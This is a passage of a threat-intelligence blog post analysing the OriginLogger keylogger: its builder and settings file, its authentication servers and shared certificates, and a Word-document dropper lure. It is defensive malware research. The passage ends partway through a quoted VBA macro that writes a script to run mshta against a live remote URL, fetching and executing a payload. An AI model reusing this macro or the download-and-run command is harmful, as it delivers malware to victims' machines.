OriginLogger: A Look at Agent Tesla's Successor

unit42.paloaltonetworks.com/originlogger/

Jeff White September 13, 2022

By Jeff White

September 13, 2022 at 6:00 AM

Category: Malware

Tags: AgentTesla, Analysis, Cloud-Delivered Security Services, Cortex, Cortex XDR, Keylogger, next-generation firewall, OriginLogger, threat intelligence, threat prevention, WildFire

This post is also available in: 日本語 (Japanese)

Executive Summary

On March 4, 2019, one of the most well-known keyloggers used by criminals, called Agent Tesla, closed up shop due to legal troubles. In the announcement message posted on the Agent Tesla Discord server, the keylogger's developers suggested people switch over to a new keylogger: "If you want to see a powerful software like Agent Tesla, we would like to suggest you OriginLogger. OriginLogger is an AT-based software and has all the features." OriginLogger is a variant of Agent Tesla. As such, the majority of tools and detections for Agent Tesla will still trigger on OriginLogger samples.

Recently, when sitting down to analyze some malware tagged as Agent Tesla, I was surprised to learn I was actually looking at something else. This fact revealed itself to me when I began analyzing the malware families' configurations at scale after creating tooling to extract them.

In this blog, I will cover the OriginLogger keylogger malware, how it handles the string obfuscation for configuration variables and what I found when looking at the extracted configurations that allowed for better identification and further pivoting.

Palo Alto Networks customers receive protections from both OriginLogger and its predecessor malware Agent Tesla through Cortex XDR and the Next-Generation Firewall with cloud-delivered security services including WildFire and Advanced Threat Prevention.

Related Unit 42 Topics Agent Tesla

Table of Contents

OriginLogger Builder

When I began researching OriginLogger, I could find little to no public information about it. There are several Agent Tesla-related analysis blogs that I now recognize as pertaining to OriginLogger – sometimes tagged as “AgentTeslav3” – but otherwise, the public internet is pretty light on relevant information.

During my search, I stumbled across a YouTube video posted in 2018 (before Agent Tesla closed up shop) by a person selling “fully undetectable” (FUD) tools. This person showed off the OriginLogger tools with a link to buy it from a known site that traffics in malware, exploits and the like.




Figure 1.
OriginLogger feature highlights (Source: screenshots of the OriginLogger sale page from a YouTube video on OriginLogger).




Figure 2.
OriginLogger feature list.
Additionally, they showed both the web panel and the malware builder.




Figure 3. OriginLogger web panel (Source: OriginLogger YouTube video).




Figure 4. OriginLogger builder.

The image of the builder shown in Figure 4 was particularly interesting to me as it provided a default string – – that might be unique to this application. Sure enough, a content search on VirusTotal shows one matching file (SHA256: 595a7ea981a3948c4f387a5a6af54a70a41dd604685c72cbd2a55880c2b702ed) uploaded on May 17, 2022.




Figure 5. VirusTotal search for string.

Downloading and attempting to run this file resulted in errors due to missing dependencies; however, knowing the builder's filename, OriginLogger.exe, allowed me to expand the search and locate a Zip archive (SHA256: b22a0dd33d957f6da3f1cd9687b9b00d0ff2bdf02d28356c1462f3dbfb8708dd) containing all of the files required to run OriginLogger.

Bundled Files

Scanned	Detections	File type	Name
2021-06-24	31 / 67	Win32 EXE	OriginLogger/OriginLogger.exe
2022-05-14	23 / 68	Win32 EXE	OriginLogger/Updater.exe
2021-09-13	0 / 66	Win32 DLL	OriginLogger/NetCore.dll
2017-04-15	0 / 62	Win32 DLL	OriginLogger/Mono.Cecil.dll
?	?	?	OriginLogger/settings.ini
?	?	HTML	OriginLogger/eula.html
?	?	?	OriginLogger/profile.origin

Figure 6.

Bundled files in Zip archive.
The settings.ini file contains the configuration the builder will use, and in Figure 7 we can see the previous search string listed under SmartWords.

```
[LOGSETTINGS]
Delivery=2
remember=1
keylogger=1
grabip=1
Log=20
ScreenLogger=1
screeninterval=20
Clipboard=1
Backspace=0
email=
toemail=
password=
smtp=
port=587
SSL=1
attach=0
ftphost=
ftpuser=
ftppassword=
URL=
UrlKey=
istor=
telegram_api=
telegram_chatid=
SmartLogger=0
SmartWords=facebook, twitter, gmail, instagram, movie, skype, porn, hack, whatsapp, discord
smartLoggerType=1

[ASSEMBLY]
[STEALER]
[BINDER]
[INSTALLATION]
[OPTIONS]
[DOWNLOADER]
[EXTENSION]
[FILEPUMPER]
[FAKEMSG]
[HOST]
[BUILD]
```

Figure 7.

OriginLogger Builder settings.ini file.
The file profile.origin contains the embedded username/password that a customer registers with when purchasing OriginLogger.




Figure 8. OriginLogger builder login screen.

Amusingly, if you flip around the values in the profile file, the plaintext password is revealed.




Figure 9. Contents of profile.origin file.




Figure 10. OriginLogger builder login screen with threat actor password revealed in plaintext.

When a user logs in, the builder attempts to authenticate with the OriginLogger servers to validate the subscription.

At this point, I had two versions of the builder. The first one (b22a0d*), contained in the Zip file, was compiled Sept. 6, 2020. The other, which contained the SmartWords string (595a7e*), was compiled on June 29, 2022, just about two years after the first.

The later version makes its authentication request over TCP/3345 to IP 23.106.223[.]46. Since March 3, 2022, this IP has resolved to the domain originpro[.]me. This domain has resolved to the following IP addresses:

23.106.223[.]46
204.16.247[.]26
31.170.160[.]61

The second IP, 204.16.247[.]26, stands out due to resolving these other OriginLogger related domains:

originproducts[.]xyz
origindproducts[.]pw
originlogger[.]com

Things get more interesting when looking at the older builder. This one attempts to reach out to a different IP address for the authentication.




Figure 11. PCAP showing remote IP address.Unlike the IP addresses associated with originpro[.]me, 74.118.138[.]76 does not resolve to any OriginLogger domains directly but instead resolves to 0xfd3[.]com. Pivoting on this domain shows it contains both DNS MX and TXT records for mail.originlogger[.]com.
Beginning around March 7, 2022, the domain in question began resolving to IP 23.106.223[.]47, which is one value higher in the last octet than the IP used for originpro[.]me, which used 46.

These two IP addresses have shared multiple SSL certificates:

SHA1	Serial Number	Common Name	IPs Observed
2dec9fdf91c3965960fecb28237b911a57a543e2	380417351593785603188476957681506115 62	WIN-4K804V6ADVQ	23.106.223[.]46 23.106.223[.]47
7a7e732229287c1d53a360e08201616179217117	133152806647474295963986900899009859692	WIN-4K804V6ADVQ	23.106.223[.]46 23.106.223[.]47 74.118.138[.]76 204.16.247[.]26
3b3cf8039b779d93677273e09961203ffaac2d6f	894802342093934878421971378953950392 74	WIN-4K804V6ADVQ	23.106.223[.]46 23.106.223[.]47 74.118.138[.]76 204.16.247[.]26

Table 1. Shared SSL certificates.

The RDP login screens for both of the servers beginning with IP 23.106.223.X show a Windows Server 2012 R2 server with multiple accounts.




Figure 12. RDP login screen for 23.106.223[.]46.When further searching for this domain, I came across the GitHub profile for user 0xfd3, which contains the two repositories shown in Figure 13.




Figure 13. User 0xfd GitHub.

I'll circle back to these later in the blog when looking at the code, but (spoiler alert) they are also used in OriginLogger.

Dropper Lure

Before diving into the malware, I'll quickly cover the dropper that led to the sample I set out to analyze. As both Agent Tesla and OriginLogger are commercialized keyloggers, the initial droppers will vary greatly between campaigns and should not be considered unique to either. I present the below as a real-world example of an attack dropping OriginLogger and show that they can be quite convoluted and obfuscated.

The initial lure document is a Microsoft Word file (SHA256: ccc8d5aa5d1a682c20b0806948bf06d1b5d11961887df70c8902d2146c6d1481). When opened, this document displays a photo of a passport for a German citizen, along with a credit card. I'm not quite sure how enticing this would be as a lure for a normal user, but either way, you'll note the inclusion of numerous Excel Worksheets below the image, as shown in Figure 14.




Figure 14. Lure document.

Each of these sheets are contained in separate embedded Excel Workbooks and are exactly the same:

dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet1.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet10.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet2.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet3.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet4.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet5.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet6.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet7.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet8.xls
dc8b81e2f3ea59735eb1887128720dab292f73dfc3a96b5bc50824c1201d97cf Microsoft_Excel_97-2003_Worksheet9.xls

Within each Workbook is a singular macro that simply saves a command to execute at the following location:

C:\Users\Public\olapappinuggerman.js

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)



Dim kulabear As String
kulabear = "C:\Users\Public\olapappinuggerman.js"
   Close

nigyyachur = "choclate = new ActiveXObject('Wscript.Shell');nutanmpi = ""msht"
nigyyachur1 = "a http://www.asianexportglass.shop/p/25.html"";"
nigyyachur2 = "choclate.EXEC(nutanmpi);"
